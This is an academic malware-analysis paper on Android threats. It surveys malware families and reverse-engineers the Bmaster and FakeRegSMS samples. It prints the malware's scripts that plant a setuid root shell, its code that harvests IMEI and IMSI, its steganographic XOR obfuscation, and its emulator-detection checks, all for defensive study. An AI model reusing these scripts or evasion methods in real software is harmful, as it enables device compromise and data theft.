Due to the fact that Android malware is continuously emerging, it is important to follow the development from the beginning and to examine the malicious applications in order to understand the development trends to draw our conclusions. We have to prevent or at least to impede an evolution of malware we had some years ago in the Windows field. Although there are some early analysis systems for Windows Mobile [Bec09], Android [EGgC+10] [DL11] and iOS [SEKV11], more powerful analysis techniques have to be developed for these systems to fight the above mentioned fast emerging threats. The insights from this paper should help in this direction.

In the upcoming sections we will give a short introduction to the Android security architecture and the tools and processes of application reversing techniques. Afterwards we will give an overview of existing malware, showing some of the latest trends in hiding malicious behavior from users and investigators and try to give a forecast of how malware will look like in the near future. In the conclusion we will try to give some hints how a detection or analysis framework should be designed to meet future requirements.

## 2 Background: Android Security Architecture and Application Reversing

In this section we will give a brief introduction to the Android platform, its security architecture and the tools and techniques needed for the reversing of Android applications.

### 2.1 Android OS

The base of the Android platform is a Linux kernel providing the necessary hardware drivers and the typical Linux like user management. The Dalvik Virtual Machine (DVM) is the core of the runtime environment. If an Android application is started, it runs in its own 'sandbox' with its own DVM. Although this costs extra resources, it leads to more security and availability because applications do not share common memory. The application layer of Android accesses a plurality of fixedly implemented libraries, all deployed for operating required functionalities. Android provides several programming interfaces

(APIs) which allow communication between applications as well as between the end user and the application.

Due to the implemented sandboxing and user based access rights, apps are not able to read or modify the data of other applications or processes without special requirements. These requirements are the *permissions* which every application requests in its manifest file. For example: With the requested permission 'ACCESS_FINE_LOCATION' an application is allowed to access the GPS data of a smartphone. Due to the fact that inter-process-communication is not possible without permissions, most of the developers add too many permissions to the manifest to assure the executability of the developed app [FCH+11].

If the right permissions are granted, an application can react to system events by registering a *listener*. This happens often paired with the implementation of a *receiver*. If an application is listening for the end of the boot process of the smartphone and has a function implemented called 'rec_a' which is executed if this system event occurs, 'rec_a' is called a receiver and the application has to register a listener for 'BOOT_COMPLETED'. Otherwise the app would not notice this event.

### 2.2 Android Application Format

The Android applications themselves are mainly written in Java with support for their own native libraries written in C. When building an application the Java source code gets compiled to a DVM executable byte code which is stored in a dex-file. This byte code is slightly different to conventional Java byte code. The manifest, which is very important for the executability of the application, is called *AndroidManifest.xml* and contains all permissions, listeners, receivers and Meta-information of the application. The dex-file, manifest, all resources, certificates and own libraries for the application are packagedt in a ZIP archive file with the .apk suffix. This apk-file is provided through an Android marketplace to the users.

### 2.3 Android Application Reversing

As mentioned in the previous section, the source code of an Android application is not available in clear text when unpacking an apk-file. Due to the fact that for behavioral analysis it is very important to get source code which is as close as possible to the original code, the usage of tools like *dex2jar* [Pan11] and *baksmali* [Fre09] are common. The tool dex2jar tries to decompile the DVM byte code to Java byte code which is easily readable with tools like *JD-GUI* [Dup08]. Unfortunately, dex2jar has some limitations and is sometimes not able to retrieve the corresponding Java byte code. For this reason we use a second tool for decompilation/disassembly: baksmali. This tool disassembles DVM byte code to a new language called smali which is easily readable and which can be reassembled to an Android application. In Section 4 we use these tools to reverse engineer two malware samples.

## 3 Overview of Infection Paths and Malware Families

In this section we will give a short overview of possible infection paths and techniques used by malware authors to infect only a special kind of users. Afterwards, we will describe different malware families and their main goals and identify the most common functionalities of these malicious apps.

In the past year, the main attack vector for malware authors was spreading malware in unofficial third-party Android markets. Sometimes they also used the official Google market to spread their malicious apps, but this happens less frequently. The huge spread of Android malware samples relies on the fact that users seldomly review app permissions, as well as on the existence of an alarming number of information disclosure and privilege escalation vulnerabilities. In the past few months attackers also started to distribute their malicious apps with the help of twitter [Ham12]. Attacks like manipulating QR-codes or NFC-tags and drive-by-downloads are very rare these days but will emerge in the future as the Android markets try to identify malicious behavior of apps before users can download them. At present, the main techniques that malware authors use to convince bona fide users to install their malicious applications are the following:

**Piggybacking on legitimate apps:** Malware developers download popular applications, insert malicious code and then place the application back onto a marketplace. Very often, the malicious app is free while the original app was not.

**Upgrade:** Malware developers insert a special upgrade component into a legitimate application allowing it to be updated to a new, malicious version.

**Misleading users for downloads:** The ability to install and download applications outside of official marketplaces allows malware developers for an easy way to mislead users to download and install malicious apps.

Due to these really simple methods of transforming legitimate apps into malicious ones, the fast growth rate of malware families is not surprising.

After we have analyzed about 1,500 malicious applications which we got from our *Mobile-Sandbox* [Dep12] and *VTMIS* [Hisa], we clustered them into 51 malware families with the help of the *VirusTotal API* [Hisb]. Within these 51 families we identified the following three main features. Nearly 57% of our analyzed malware families tried to steal personal information from the smartphone like address book entries, IMEI, GPS position of the user, etc. This data can be used for spam-campaigns or can be sold. Secondly, sending SMS messages rates with about 45%, most common was sending these messages to premium rated numbers to make money immediately. The last main feature which was implemented in nearly 20% of our malware families was the ability to connect to a remote server to receive and execute commands; this behavior is typical for a botnet. The malware author can use the infected smartphones for DDoS attacks, can install additional applications on them or can download premium content over the smartphones. An overview of all these existent malware families until end of March 2012 can be seen in Table 1. In this table we give a short description of each family and identify the main features of the malicious behavior of the corresponding applications. These main features are:

- R = Gains root access or tries to convince the user to root his smartphone.
- G = Downloaded through the official Google-Market.
- S = Sends premium or malicious SMS messages.
- I = Information stealing and sending to a remote server.
- B = Functionality of a botnet (connects to a centralized server and receives commands from there)
- L = Steals location information.
- A = Installs other applications or binaries.

When we look at samples from the Arspam (see row 3 in Table 1) or RuFraud (see row 35 in Table 1) families, we also found techniques that try to identify the victims' location before the samples start their malicious behavior. In this case, they check the SIM country ISO-code. With the help of the return value of the corresponding function getSIMcountryISO() the malware is able to send specific messages to predefined numbers and assures that the app acts unsuspiciously in countries where the malware author has not registered a paid service. Real obfuscation methods, like those we know from Windows malware [WF11], are not implemented in Android at present. Due to this fact analyzing and monitoring of malicious applications is quite easy. In the following section we will show some common techniques to hide the malicious action from investigators.

## 4 Case Studies: Bmaster and FakeRegSMS

At present (March 2012) there are two malware families that we find paradigmatic for upcoming malware trends. The first of this family is called Bmaster. The corresponding application[1] dynamically loads its malicious code over http and uses Gingerbreak for privilege escalation. To our knowledge, this is the first app where the malicious part is not hardcoded in the app and thus the chances of circumventing automatic analysis systems is pretty high. The second family is called FakeRegSMS. The sample[2] we analyze in Section 4.2 hides code encrypted in the program's icon and thus makes it harder to analyze it with static methods. Although, the application does this kind of steganography quite badly, we believe it is a first step in a new era of malware obfuscation.

### 4.1 Android.Bmaster

Android.Bmaster is a new malware family first seen in January 2012 in third-party Chinese Android-Markets. This malware takes advantage of the GingerBreak exploit to gain

[1] Bmaster sample md5: f70664bb0d45665e79ba9113c5e4d0f4
[2] FakeRegSMS sample md5: 41ca3efde1fb6228a3ea13db67bd0722

root privileges. This exploit is not embedded into the application, instead it is dynamically downloaded from a remote server together with other malicious apps (see row 6 in Table 1). This kind of behavior is similar to an earlier proof-of-concept application called *RootStrap*, developed by Oberheide [Obe11] in May 2011. Android.Bmaster is also known as RootSmart. This name was given to the malware by Xuxian Jiang [Jia12] who found and reported the first sample in the wild. This application tries to masquerade as a benign system settings app.

### 4.1.1 Permissions

When installing the application it requests the following massive set of permissions:

- android.permission.ACCESS_WIFI_STATE
- android.permission.CHANGE_WIFI_STATE
- android.permission.BLUETOOTH
- android.permission.BLUETOOTH_ADMIN
- android.permission.WRITE_APN_SETTINGS
- android.permission.READ_SYNC_SETTINGS
- android.permission.WRITE_SYNC_SETTINGS
- android.permission.GET_ACCOUNTS
- android.permission.VIBRATE
- android.permission.FLASHLIGHT
- android.permission.HARDWARE_TEST
- android.permission.WRITE_SECURE_SETTINGS
- android.permission.READ_SECURE_SETTINGS
- android.permission.CAMERA
- android.permission.MODIFY_PHONE_STATE
- android.permission.READ_PHONE_STATE
- android.permission.INTERNET
- android.permission.RECEIVE_BOOT_COMPLETED
- android.permission.SYSTEM_ALERT_WINDOW
- android.permission.GET_TASKS

- android.permission.CHANGE_CONFIGURATION
- android.permission.WAKE_LOCK
- android.permission.DEVICE_POWER
- android.permission.ACCESS_FINE_LOCATION
- android.permission.WRITE_EXTERNAL_STORAGE
- android.permission.ACCESS_NETWORK_STATE
- android.permission.RESTART_PACKAGES
- android.permission.DELETE_CACHE_FILES
- android.permission.ACCESS_CACHE_FILESYSTEM
- android.permission.READ_OWNER_DATA
- android.permission.WRITE_OWNER_DATA
- android.permission.WRITE_SECURE_SETTINGS
- android.permission.WRITE_SETTINGS
- android.permission.MOUNT_UNMOUNT_FILESYSTEM
- android.permission.READ_LOGS
- android.launcher.permission.INSTALL_SHORTCUT
- android.launcher.permission.UNINSTALL_SHORTCUT

After the application has been installed successfully, the icon of the app shows up in the dashboard and the application registers some receivers which trigger if a specific system event occurs. As far as we could detect, you can find all these listeners and their corresponding intents afterwards:

- WcbakeLockReceivecr:
  - USER_PRESENT
- BcbootReceivecr:
  - BOOT_COMPLETED
- ScbhutdownReceivecr:
  - ACTION_SHUTDOWN
- LcbiveReceivecr:

  - CFF
  - PHONE_STATE
  - SIG_STR
  - SERVICE_STATE
  - NEW_OUTGOING_CALL
  - REBOOT
  - CONNECTIVITY_CHANGE
  - BATTERY_CHANGED
  - DATE_CHANGED
  - TIME_CHANGED
  - WALLPAPER_CHANGED
- PcbackageAddedReceivecr:
  - PACKAGE_ADDED

After decompiling the dex-file to a Java-class-file we can see that the application consists of three packages:

- a — seems to be a SOAP library
- com.google.android.smart — the malicious part
- com.bwx.bequick — the benign part

### 4.1.2 Malicious Actions

We will now look at the malicious actions of the application. The app checks if the smartphone is exploitable and if it has been exploited by the app before. The application downloads a zip-file (containing an exploit and two helper scripts). Afterwards, the malware roots the smartphone and downloads a remote administration tool (RAT) for Android devices. It then connects regularly to the remote server to get new commands to execute (like downloading and installing new apps).

After the application receives a BOOT_COMPLETED event the internal class *BcbootReceivecr* is called. This receiver broadcasts a new action called *action.boot*. This action sets an alarm to 60 seconds. After this time period a new action *action.check_live* is broadcasted and the method `b.a()` (see Listing 1) is called. In this method the OS version is checked against 2.3.4 and also the existence of a file called *shells* is investigated. If the Android version is smaller than 2.3.4 and the shells-file is not existing, the application calls the method `i.a()`.

In this method the app tries to download the exploit. You can find the encrypted URL inside the file res/raw/data_3 (ED04FB6CD722B63EF117E92215337BC7358FB64F4166F4E

```
if ((Build.VERSION.RELEASE.compareTo("2.3.4") >= 0) || (s.e())){
    if (!this.a.getFileStreamPath("shells").exists()){
        new i(this.a).a();
}
```

Listing 1: Method b.a() checks the Android version and the existence of a shells-file.

C40C40D21E92F9036). When we decrypt this string using a fixed seed number which is stored in the Android manifest and provide this number to the Java random number generator, we get the first part of our URL: `go.docrui.com`.

When appending the string from the method i.a() to our decrypted URL we get the real download link:

`go.docrui.com/androidService/resources/commons/shells.zip`

After the malware has downloaded this file, it checks if the md5 is equal to 6bb75a2ec3e547 cc5d2848dad213f6d3. Inside this zip-file are three files ( install , installapp and exploit ) which we will look at in the next paragraphs.

The first file is called install (see Listing 2). This script remounts the filesystem in read-write mode and creates a new directory afterwards (/system/xbin/smart). Inside this directory the script creates a root shell and then the filesystem is remounted read-only.

```
#!/data/data/com.google.android.smart/files/sh
mount -o remount system /system
mkdir /system/xbin/smart
chown $1 /system/xbin/smart
chmod 700 /system/xbin/smart
cat /system/bin/sh > /system/xbin/smart/sh
chown 0.0 /system/xbin/smart/sh
chmod 4755 /system/xbin/smart/sh
sync
mount -o remount,ro system /system
```

Listing 2: The content of the install file.

The second script is called installapp (see Listing 3). This script is a helper script which is able to write a file anywhere in the filesystem and is able to grant the +s mode to this file:

The last file in this zip-file is called exploit . It is a GingerBreak version which was compiled out-of-the-box.

In the method f.a() the app executes the helper scripts and exploits the device. Therefore it checks the ExternalStorageState , unpacks the zip-file with the help of the method s.a() and changes the access rights of the files exploit and install to 755. After executing these two files through McbainServicce.**class** Boolean a() the application deletes some files and tries to clean up. This whole process can be seen in Listing 4

```
#!/system/xbin/smart/sh
mount -o remount system /system
cat $1 > $2
chown 0.0 $2
chmod 4755 $2
sync
mount -o remount,ro system /system
```

Listing 3: The content of the installapp file.

Due to this process the app is able to install its own shell on the system. With the help of this shell, the app is able to install new packages silently. If the whole rooting process fails, the app will also try to download and install new packages. In this case the system will display a pop-up message to the user and wait for approval.

### 4.1.3 Network Communication and Botnet Activity

A further point to look at while analyzing this application is the network action. The infected smartphone communicates with a remote server and sends a SOAP request to this server when connecting. This request contains a lot of privacy critical information like location, IMEI, IMSI and exact type of smartphone the app is running on (see the excerpt of method g.b() in Listing 5). After the server has responded to this request the smartphone connects regularly to the server to receive further commands.

As a final step of this analysis we were interested in some information about the corresponding botnet. According to Symantec [Mul12] the size of the botnet is between 10,000 and 30,000 active devices which are able to generate a revenue between 1,600 and 9,000 USD per day. Another discovery from Symantec was, that the botnet is running since September 2011 and is able to push about 27 different malicious apps to an infected device.

## 4.2 Android.FakeRegSMS

This new malware-family emerged at the end of 2011 in an unofficial Android market. It sends SMS messages to premium rated numbers and tries to hide this action from the malware investigators by using steganographic techniques (see row 14 in Table 1). While exhibiting such explicit malicious behavior, the app contains a button called “Rules” where the user can see that the service will send a SMS message to a premium service. This application tries to masquerade as an app that contains pornographic media and games.

The app requests only the SEND_SMS permission when it is installed on a smartphone. After the application has been installed successfully, the icon of the app shows up in the dashboard. The interesting part of the application is the section where steganography is used.

```
if ((!str1.equals("mounted")) && (!str1.equals("mounted\_ro"))){
    j = 0;
    if ((j == 0) || (!this.a.a.d()))
        continue;
    str2 = this.a.getApplicationContext().getFileStreamPath("shells
        ").getAbsolutePath();
    if (!new File(str2).exists())
        continue;
    str3 = this.a.getApplicationContext().getFileStreamPath("
        exploit").getAbsolutePath();
    str4 = this.a.getApplicationContext().getFileStreamPath("
        install").getAbsolutePath();
}
try{
    if (!new File(str3).exists())
        this.a.a.a(str2, "exploit");
    if (!new File(str4).exists())
        this.a.a.a(str2, "install");
    StringBuilder localStringBuilder1 = new StringBuilder("chmod_
        775_");
    localStringBuilder1.append(str3).append("_").append(str4);
    boolean bool1 = this.a.a(localStringBuilder1.toString());
    if (!bool1){
        this.a.a.a.a(true);
        this.a.a.a.a(i + 1);
        if (s.e()){
            g.a(this.a.getApplicationContext()).a("3");
            this.a.a.a.a("3");
        }
        this.a.a.a(str3);
        this.a.a.a(str4);
        this.a.getApplication().deleteFile("sh");
        this.a.getApplication().deleteFile("boomsh");
        this.a.getApplication().deleteFile("last\_idx");
        continue;
        j = 1;
        break label145;
    }
```

Listing 4: Excerpt of the boolean a() in McbainServicce.class.

```
public final String b(){
   StringBuilder localStringBuilder = new StringBuilder();
   localStringBuilder.append(w.a("IMEI", this.c.getString("IMEI",
       "")));
   localStringBuilder.append(w.a("IMSI", this.c.getString("IMSI",
       "")));
   localStringBuilder.append(w.a("TYPE\_TEL", this.c.getString("
       TYPE\_TEL", "")));
   localStringBuilder.append(w.a("VERSION\_TEL", this.c.getString(
       "VERSION\_TEL", "")));
   localStringBuilder.append(w.a("CID", this.c.getString("CID", ""
       )));
   localStringBuilder.append(w.a("LAC", this.c.getString("LAC", ""
       )));
   localStringBuilder.append(w.a("MNC", this.c.getString("MNC", ""
       )));
   String str1 = this.c.getString("SMS\_CENTER", null);
   if (str1 != null)
      localStringBuilder.append(w.a("SMS\_CENTER", str1));
   String str2 = this.c.getString("INSTALL\_TYPE", null);
   if (str2 != null)
      localStringBuilder.append(w.a("INSTALL\_TYPE", str2));
   localStringBuilder.append(w.a("PID", this.c.getString("PID", ""
       )));
   localStringBuilder.append(w.a("PACKAGE\_ID", this.c.getString("
       PACKAGE\_ID", "")));
   localStringBuilder.append(w.a("PACKAGE\_LEVEL", this.c.
       getString("PACKAGE\_LEVEL", "")));
   localStringBuilder.append(w.a("VERSION\_USER", this.c.getString
       ("VERSION\_USER", "")));
   localStringBuilder.append(w.a("VERSION\_OWN", this.c.getString(
       "VERSION\_OWN", "")));
   localStringBuilder.append(w.a("PACKAGE\_NAME", this.c.getString
       ("PACKAGE\_NAME", "")));
   return localStringBuilder.toString();
}
```

Listing 5: Excerpt of method g.b().

```
byte[] arrayOfByte2 = localByteArrayOutputStream1.toByteArray();
int k = paramInt + (-4 + new String(arrayOfByte2).indexOf("tEXt"))
    ;
if (k < 0)
   throw new IOException("Chank␣tEXt␣not␣found␣in␣png");
```

Listing 6: FakeRegSMS is searching for a special Exif tag inside a png-file.

The first hint that this app is doing something untypical, appears when we look at the code snippet in Listing 6. In this listing it seems that the app is searching for a special string inside a png-picture-file. After searching in the MainActivity we could extract the file name of this png-picture and the responsible lines of code (see Listing 7).

```
invoke-virtual {p0}, Landroid/app/Activity;->getAssets()Landroid/
    content/res/AssetManager;
move-result-object v0
const-string v2, "icon.png"
invoke-virtual {v0, v2}, Landroid/content/res/AssetManager;->open(
    Ljava/lang/String;)Ljava/io/InputStream;
move-result-object v1
iget-object v0, p0, Lcom/termate/MainActivity;->d:Lcom/termate/a;
```

Listing 7: Name of the png-file the application is looking for in smali language.

The picture that the app tries to load into a byte array, is the application's icon which can be found in different resolutions in the following directories:

- /res/drawable-hdpi/icon.png
- /res/drawable-mdpi/icon.png
- /res/drawable-ldpi/icon.png

When looking at these files with a hex editor we can locate an Exif [Jap] tag called "tEXt" very quickly. This tag is identical within all of these three png-files. The binary data can be seen in Figure 1.




Figure 1: Binary data of tEXt tag.

Normally, this tag is only allowed to contain printable Latin-1 characters and spaces. In our case there is binary data which looks very suspicious under these circumstances. When looking again at the code of the class-file we can find the code snippet displayed in Listing 8. This code snippet shows that the app reads every single byte of the tEXt tag and performs a XOR operation with a hardcoded key:

f_+wqlfh4 @312!@#DSAD fh8w3hf43f@#$! r43

To get the de-obfuscated values of the tEXt tag we use a python script (see Listing 9).

```
ByteArrayOutputStream localByteArrayOutputStream2 = new
    ByteArrayOutputStream();
for (int i1 = i; ; i1++)
   {
      int i2 = (byte)localDataInputStream1.read();
      if (i2 == -1)
         break;
      localByteArrayOutputStream2.write(i2 ^ "f_+wqlfh4 @312!@#
          DSAD fh8w3hf43f@#$! r43".charAt(i1 % "f_+wqlfh4 @312!@#
          DSAD fh8w3hf43f@#$! r43".length()));
   }
```

Listing 8: XOR-obfuscation within the tEXt tag data.

After running this small python script we receive the following output:

*420 100485111? requestNo1 maxRequestNoauto costLimit150 costLimit-Period8640 smsDelay15 smsData!l5872600885697126387416947526760l4P?=*

Together with these de-obfuscated strings, the few lines of code of the class-file displayed in Listing 10 provide us with the following variables and values:

- costLimit = 150
- costLimitPeriod = 8640
- smsData = l5872600885697126387416947526760l
- smsDelay = 15

Looking again in our class file we can extract this code snippet indicating that the application is trying to send a SMS message (see Listing 11).

After we found all this data, we ran the app in the Android emulator to check our assumptions. When pushing the "Next" button in the main user interface the emulator logs an outgoing SMS message (see Listing 12).

Decoding the PDU message in this listing we get the following information which is in accordance with the data we encoded from the tEXt tag of the png-picture (the recipient number was anonymized):

- Recipient: 51XX
- Message: 420 10048 l5872600885697126387416947526760l0100

```
#!/usr/bin/python
key = "f_+wqlfh4_@312!@#DSAD_fh8w3hf43f@#$!_r43"
length = len(key)
obfuscatedData = "\x66\x5E\x2B\x7E\x45\x5E\x56\x48\x05\x10\x70\x07
    \x09\x32\x25\x75\x12\x75\x62\x41\xD2\x20\x60\x68\x31\x05\x56\
    x19\x13\x51\x40\x12\x0E\x4C\x24\x20\x11\x72\x38\x5E\x07\x27\
    x79\x12\x00\x19\x03\x1B\x40\x6E\x2F\x33\x35\x53\x54\x34\x4C\
    x44\x5A\x22\x2B\x53\x12\x24\x51\x1A\x5A\x1C\x66\x37\x02\x53\
    x70\x23\x2B\x42\x4F\x01\x40\x7F\x0F\x32\x42\x03\x21\x09\x14\
    x01\x5B\x44\x40\x36\x09\x04\x15\x70\x13\x44\x5B\x32\x29\x53\
    x22\x0D\x54\x16\x4A\x68\x64\x05\x06\x66\x47\x50\x49\x52\x64\
    x13\x40\x52\x66\x7E\x47\x42\x49\x5B\x54\x5E\x04\x10\x78\x0B\
    x04\x04\x18\x77\x12\x76\x65\x72\x7C\x17\x52\x59\x0E\x4E\x07\
    x5F\x53\x06\x05\x51\x76\x13\x48\x15\x70\x8F\x09"
unObfuscatedData = ""
for x, y in enumerate(obfuscatedData):
    keyIndex = x % length
    unObfuscatedData = unObfuscatedData + chr(ord(y) ^ ord(key[
        keyIndex]))
print "unobfuscated_data:_" + unObfuscatedData
```

Listing 9: Python script for deobfuscation of the tEXt tag.

We found out that the phone number 51XX belongs to a service called *smscoin*, allowing users to donate money to another user via SMS messages. Looking at the rules of the app, the amount of money the user donates to the app author (erohit.biz) is between 15 and 400 Russian ruble.

## 5 The Future of Android Malware

After all these malware families with nearly no obfuscation or hiding techniques showed up within the last 2 years, researchers and anti-virus companies started to develop new techniques and tools to identify this kind of threat. Among these tools are very popular ones like *droidbox* [DL11] and *taintdroid* [EGgC+10] that are widely used. These tools have a very high rate of identifying malicious behavior and recognize a lot of malicious apps before they got listed in the signature databases of AV products. The problem with all these tools is that only users with a high level of knowledge are able to set up these systems and test apps from their smartphone. Another problem is, that all apps have to be installed on a smartphone before you can test them for malicious behavior. To alleviate these problems Google developed a background service called *Bouncer* [Loc12]. This service is able to check the apps for known malicious signatures and runs them in a cloud based emulator to check for malicious behavior, too. According to Google, with this service it should be guaranteed, that no malicious application gets into the official Android market.

```
if (i < i5){
   String str;
   try{
      str = localDataInputStream2.readUTF();
      if (str.equals("costLimit")){
         this.d = Integer.parseInt(localDataInputStream2.readUTF()
             );
         break label519;
      }
      if (str.equals("costLimitPeriod"))
         this.e = Integer.parseInt(localDataInputStream2.readUTF()
             );
      }
   catch (IOException localIOException){
      localIOException.printStackTrace();
      break label519;
      if (str.equals("smsData"))
         this.f = localDataInputStream2.readUTF();
   }
   catch (NumberFormatException localNumberFormatException){
         localNumberFormatException.printStackTrace();
       }
   if (str.equals("smsDelay"))
      this.h = Integer.parseInt(localDataInputStream2.readUTF());
   else
      this.g.put(str, localDataInputStream2.readUTF());
}
```

Listing 10: SMS data variables in the class-file of FakeRegSMS.

```
private static boolean a(String paramString1, String paramString2)
    {
   try{
      SmsManager.getDefault().sendTextMessage(paramString1, null,
          paramString2, null, null);
      return true;
   }
   catch (Exception localException){
      while (true)
         Log.e("Logic", "Error sending sms", localException);
   }
}
```

Listing 11: FakeRegSMS is trying to send a SMS message.

```
D/SMS     (  161): SMS send size=0time=1328880622092
D/RILJ    (  161): [0077]> SEND_SMS
D/RIL     (   32): onRequest: SEND_SMS
D/AT      (   32): AT> AT+CMGS=51
D/AT      (   32): AT< >
D/AT      (   32): AT> 000100048115
    XX00002f34190c1483c1683810bb86bbc96c30180e57b3e 56
    e31996d86bbd162b61ced5693d96e36181b1683c100^Z
D/AT      (   32): AT< +CMGS: 0
D/AT      (   32): AT< OK
D/RILJ    (  161): [0077]< SEND_SMS { messageRef = 0, errorCode =
    0, ackPdu = null}
D/SMS     (  161): SMS send complete. Broadcasting intent: null
```

Listing 12: Emulator log of outgoing SMS message.

When we look at families like Bmaster it is very obvious that this kind of malware will nevertheless find its way into the market, because all malicious code is downloaded dynamically after the installation. In other words, the app is clean when it hits the market. Another point is that the application is waiting for special user interaction before it connects to the malware authors' control server for further commands. In the example of Bmaster this user interaction is very simple and easy to trigger, but it could be possible that malware is waiting inside a harmless application until a user sets a new high score or calls a special number, or even the application is waiting for a specified day to start interacting with a remote server.

The next approach we see in Bmaster is that the application starts a timer after the user interaction happened. All malicious action starts after this timer. As dynamic analysis systems have to check thousands of apps a day, they always test applications for a specific time period (e.g., 5 minutes). If no malicious action happens within this period the app seems to be clean for the system. With timers inside an app, the malware author can circumvent these security checks.

Another trend is paradigmatically symbolized in the mobile version of the famous Zeus trojan. This trojan pursues a completely new approach. The malware authors act like open-source developers and put the source-code of the malicious application online, where other developers or customers can suggest new features which make the malware evolving quickly. Another problem with the open-source approach is, that nearly every application which was built out of this code has different signatures which make it very hard to detect for AV engines.

A further step we see in recent malicious samples is that the author tries to obfuscate code fragments (see FakeRegSMS as one example), so that a static analysis will fail, because the patterns the analysis system tries to match are not in plain text and are often not readable. This fact makes it really hard to find the malicious parts without running the code in an emulator or on a smartphone.

As a last step to hide their initiative the malware authors implement emulator detection

algorithms in their applications. On the one hand there are very simple methods like checking the return value of the following function calls:

- Build.PRODUCT
- Build.MANUFACTURER
- Build.FINGERPRINT.startsWith("generic")
- Build.MODEL

And on the other hand, the malware authors can implement well-engineered methods and try to send a signal to the vibrator of the smartphone while listening for the corresponding system event. This event will only occur if the app is running on a real smartphone or on a modified emulator.

After we have seen all these techniques to hide malicious actions or to act like benign applications we assume that more samples will show up which try to combine or even improve these methods to get inside the markets and on the phone of innocent users. We also expect that there will be some mobile espionage apps in the upcoming year. We think there will be way more applications that try to get root access on the phone by using exploits, just because it is easier to hide on a smartphone when you are root, and there will be the first big botnets hosted on the Android OS (Bmaster was only the beginning). When we look at the speed with which malware development is evolving, it can be expected that there will be the first self-spreading malware families in the very near future, too.

## 6 Conclusion and Further Work

In summary it can be outlined that the aim of the malware authors is to gather privacy information from an infected smartphone and making money through sending premium SMS, making calls to expensive numbers and downloading premium content. When we take a look at the malware families of the past, there was no well-engineered technique to hide this action from investigators or detection systems. As the number of detection systems increases, the malware gets improved and code fragments get obfuscated to complicate analysis and detection. Also dynamically acting malware is increasing. To face this evolving trend, detection systems need to be adapted and the entry barriers to the app markets have to be raised.

Also the awareness for this topic at the side of the smartphone users has to be increased. Users should be educated to install only apps from official Android markets and read the reviews of these apps very carefully. When surfing the web on a smartphone they should pay more attention to short-links, as users are three times more likely to click on a phishing link on their mobile device than they are on their PC [Boo11] and there are first approaches of malicious webpages which use browser exploits to infect a smartphone.

As future work we want to improve the *Mobile-Sandbox* [Dep12] and implement a combination of static and dynamic analysis which should be able to detect intents, timers, user

events and emulator detection methods in a first step and send the sample together with this information to a modified emulator which is able to trigger special user events, to wait for the end of a given timer or to modify the return value of special function calls. This emulator will log all action and even native calls, the sample performs. With these steps it should be possible to detect even improved malware samples and give investigators a report as a first starting point for their in-depth analysis.

## Acknowledgements

This work has been supported by the Federal Ministry of Education and Research (grant 01BY1021 - MobWorm). We also Felix Freiling for his valuable input and comments.

Table 1: Overview of existing malware families.
(R = gains root acces, G = available in Google-Market, S = sends SMS messages, I = steals privacy related information, B = botnet characteristics, L = steals location data, A = installs additional applications)

| **Malware Family** | **Description** | **Features** |
|---|---|---|
| Adsms | This is a Trojan which is allowed to send SMS messages. The distribution channel of this malware is through a SMS message containing the download link. | G, S |
| AnServer / Answerbot | Opens a backdoor in Android devices and is able to steal personal information which will be uploaded to a remote server afterwards. | I |
| Arspam | This malware represent the first stage of politically-motivated hacking (hacktivism) on mobile platforms. | S |
| Basebridge | Forwards confidential details (SMS, IMSI, IMEI) to a remote server. | I, B |
| BgServ | Obtains the user's phone information (IMEI, phone number, etc.). The information is then uploaded to a specific URL. | R, G, I, B |
| Bmaster / RootSmart | This malware is taking advantage of the GingerBreak exploit to gain root privileges. This exploit is not embedded into the application. Instead it is dynamically downloaded from a remote server together with other malicious apps. | R, G, S, I, B, L |
| Counterclank | Is no real malware but a very aggressive ad-network with the capability to steal privacy related information. | G, S, I |
| Crusewind | Intercepts incoming SMS messages and forwards them to a remote server including information like IMSI and IMEI. | I |
| DroidDeluxe | Exploits the device to gain root privilege. Afterwards it modifies the access permission of some system database files and tries to collect account information. | R |
| DroidDream | Uses two different tools (*rageagainstthecage* and *exploid*) to root the smartphone. | R, G, B |
| DroidDreamLight | Gathers information from an infected mobile phone (device, IMEI, IMSI, country, list of installed apps) and connects to several URLs in order to upload these data. | G, I |

Continued on Next Page...

Table 1 – Continued

| Malware Family | Description | Features |
|---|---|---|
| DroidKungfu | Collects a variety of information on the infected phone(IMEI, device, OS version, etc.). The collected information is dumped to a local file which is sent to a remote server afterwards. | R, I, B |
| FakePlayer | Sends SMS messages to preset numbers. | S |
| FakeRegSMS | It sends SMS messages to premium-rated numbers and tries to hide this action from the malware investigators by using some kind of steganography. | S |
| Flexispy | This malware tracks phone calls, SMS messages, internet activity and GPS location. | L |
| Fokange / Fokonge | Is an information stealing malware which uploads the stolen data to a remote server. | I |
| Geinimi | Opens a back door and transmits information from the device (IMEI, IMSI, etc.) to a specific URL. | I, B |
| GGTracker | Sends various SMS messages to a premium-rate number. It also steals information from the device. | S |
| GingerBreak | GingerBreak is a root exploit for Android 2.2 and 2.3 | R |
| GingerMaster / GingerBreaker | Gains root access and is harvesting data on infected smartphones. This data is sent to a remote server afterwards. | R, I |
| GoneIn60Seconds | Steals information (SMS messages, IMEI, IMSI, etc.) from infected smartphone and uploads the data to a specific URL. | I |
| HippoSMS | Sends various SMS messages to a premium-rated number and deletes the incoming SMS messages from these numbers. | S |
| HongTouTou / Adrd | Is an information stealing malware which uploads the stolen data through a local proxy to a remote server. The data is encrypted beforehand. | I |
| Jsmshider | Opens a backdoor and sends information to a specific URL. | I |
| KMIN | Attempts to send Android device data to a remote server. | I |
| LeNa | LeNa needs a rooted device for the following actions: Communicating with a C&C-Server, downloading and installing other applications, initiating web browser activity, updating installed binaries, and many more.... | R, I, B, A |

Continued on Next Page...

Table 1 – Continued

| Malware Family | Description | Features |
|---|---|---|
| Lovetrap / Luvr-trap | Sends SMS messages to premium-rated numbers and steals smartphone information. | S |
| Moghava | Compromises all pictures of the smartphone by merging them with a picture of Ayatollah Khomeini. | — |
